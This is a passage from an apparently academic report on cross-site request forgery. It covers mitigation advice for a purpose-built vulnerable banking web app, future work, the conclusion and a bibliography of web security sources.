


Figure 5.2: Sequence diagram of test 4.




Figure 5.3: Sequence diagram of test 10.

5.3 Mitigation

From the test sets we can observe that by not employing GET requests we can reduce the attack vectors to our application, since fewer html tags are able to send POST requests.

Additionally for applications that fear DDoS some type of mitigation would be required for every request sent to the server. This mitigation could be implemented, for instance, at the network level since all requests would be arriving from the same *referer*.

On the other hand implementing filters and logic for indentifying CORS requests is necessary to prevent successful CSRF through AJAX with the *withcredentials* property set to “true”.

6 Future Work

The focus of this project was to expose CSRF as a vulnerability which requires developers to take deliberate actions to defense against it. To continue with this work it would be desirable to focus on a solution that would not require any deliberate action to ensure protection.

The CSRF tests included are evidently not an exhaustive set of examples of possible CSRF attacks. Expanding this set by including new features in XBank, such as iframes or CORS, would increase its value as a test bed. Even without expanding the existing infrastructure, we can note from the attack test descriptions that there are no attacks targeted towards the Login servlet. Attacking this component would lead to interesting CSRF scenarios.

7 Conclusion

From the educational point of view, we can say that developers may know that they should hash their passwords and use SSL, but as this project demonstrates, these cryptographic measures are not sufficient. Developers must also be able to identify the true sender of incoming requests, and our test bed provides a convenient learning environment for this purpose.

Our project can also serve as an exploratory tool for CSRF research. We have developed a sample webapp that was designed according to best practices with the essential functionality that is hardened against common risks. This well-documented webapp can serve as a testing framework for further explorations. We have also collected data on the current state of browsers and concluded that most of them have still not taken measures against CSRF. Apparently IE is the one taking more steps towards solving the problem, but as with their “XSS filter”, it is still not clear how their strategy provides more benefit than harm.

Bibliography

- [1] “Category:OWASP Top Ten Project - OWASP”, *Owasp.org*, 2014. [Online]. Available: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project. [Accessed: 01- Apr- 2014].
- [2] “CWE/SANS Top 25”, *Common Weakness Enumeration*, 2011. [Online]. Available: <https://cwe.mitre.org/top25/>. [Accessed: 01- Apr- 2014].
- [3] ,“Website Security Statistics Report”, *WhiteHat Security*, 2013. [Online]. Available: https://www.whitehatsec.com/assets/WPstatsReport_052013.pdf. [Accessed: 01 Apr 2014].
- [4] “CWE - CWE-89: Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”) (2.6)”, *Cwe.mitre.org*, 2014. [Online]. Available: <http://cwe.mitre.org/data/definitions/89.html>. [Accessed: 01- Apr- 2014].
- [5] “CWE - CWE-79: Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”) (2.6)”, *Cwe.mitre.org*, 2014. [Online]. Available: <https://cwe.mitre.org/data/definitions/79.html>. [Accessed: 01- Apr- 2014].
- [6] I. Muscat, “The Chronicles of DOM-based XSS - Acunetix”, *Acunetix*, 2014. [Online]. Available: <http://www.acunetix.com/blog/web-security-zone/chronicles-dom-based-xss/>. [Accessed: 06- Apr- 2014].
- [7] J. Kirk, “Security company says Nasdaq waited two weeks to fix XSS flaw”, *Network World*, 2014. [Online]. Available: <http://www.networkworld.com/news/2013/091613-security-company-says-nasdaq-waited-273879.html>. [Accessed: 06- Apr- 2014].
- [8] R. Naraine, “Security gone awry: IE 8 XSS filter exposes sites to XSS attacks — ZDNet”, *ZDNet*, 2010. [Online]. Available: <http://www.zdnet.com/blog/security/security-gone-awry-ie-8-xss-filter-exposes-sites-to-xss-attacks/6221>. [Accessed: 06- Apr- 2014].

- [9] “CWE - CWE-352: Cross-Site Request Forgery (CSRF) (2.6)”, *Cwe.mitre.org*, 2014. [Online]. Available: <http://cwe.mitre.org/data/definitions/352.html>. [Accessed: 06- Apr- 2014].
- [10] Addons.mozilla.org. “DOM Inspector”. Available at: <https://addons.mozilla.org/en-us/firefox/addon/dom-inspector-6622/> [Accessed: June 2013].
- [11] Internet Security Auditors. 2013. “Advisories 2013”. Available at: <http://www.isecauditors.com/advisories-2013#2013-001> [Accessed: June 2013].
- [12] L. Constantin, “XSS flaw in popular video-sharing site allowed DDoS attack through browsers”, *Computerworld*, 2014. [Online]. Available: http://www.computerworld.com/s/article/9247450/XSS_flaw_in_popular_video_sharing_site_allowed_DDoS_attack_through_browsers. [Accessed: 10- Apr- 2014].
- [13] A. Greenberg, “XSS vulnerability in popular video site enables unique DDoS attack”, *SC Magazine*, 2014. [Online]. Available: <http://www.scmagazine.com/xss-vulnerability-in-popular-video-site-enables-unique-ddos-attack/article/341453/>. [Accessed: 10- Apr- 2014].
- [14] E Hacking News [EHN] - Latest IT Security News — Hacker News. 2012. “AMol NAik earned \$5000 after finding CSRF vulnerability in Facebook”. Available at: <http://www.ehackingnews.com/2012/08/amolfindcsrf-vulnerabilityinfacebook.html> [Accessed: June 2013].
- [15] Czeskis, A., Moshchuk, A., Kohno, T., & Wang, H. J. “Lightweight server support for browser-based CSRF protection”. In Proceedings of the 22nd international conference on World Wide Web. International World Wide Web Conferences Steering Committee, 2013. pp. 273-284
- [16] “DVWA - Damn Vulnerable Web Application”, *Dvwa.co.uk*, 2014. [Online]. Available: <http://www.dvwa.co.uk/>. [Accessed: 10- Apr- 2014].
- [17] “OWASP Mutillidae 2 Project - OWASP”, *Owasp.org*, 2014. [Online]. Available: https://www.owasp.org/index.php/OWASP_Mutillidae_2_Project. [Accessed: 10- Apr- 2014].
- [18] “Category:OWASP WebGoat Project - OWASP”, *Owasp.org*, 2014. [Online]. Available: https://www.owasp.org/index.php/OWASP_WebGoat_Project. [Accessed: 10 Apr 2014].

- [19] Psiinon, “bodgeit - The BodgeIt Store is a vulnerable web application suitable for pen testing - Google Project Hosting”, *Code.google.com*, 2014. [Online]. Available: <https://code.google.com/p/bodgeit/>. [Accessed: 10 Apr 2014].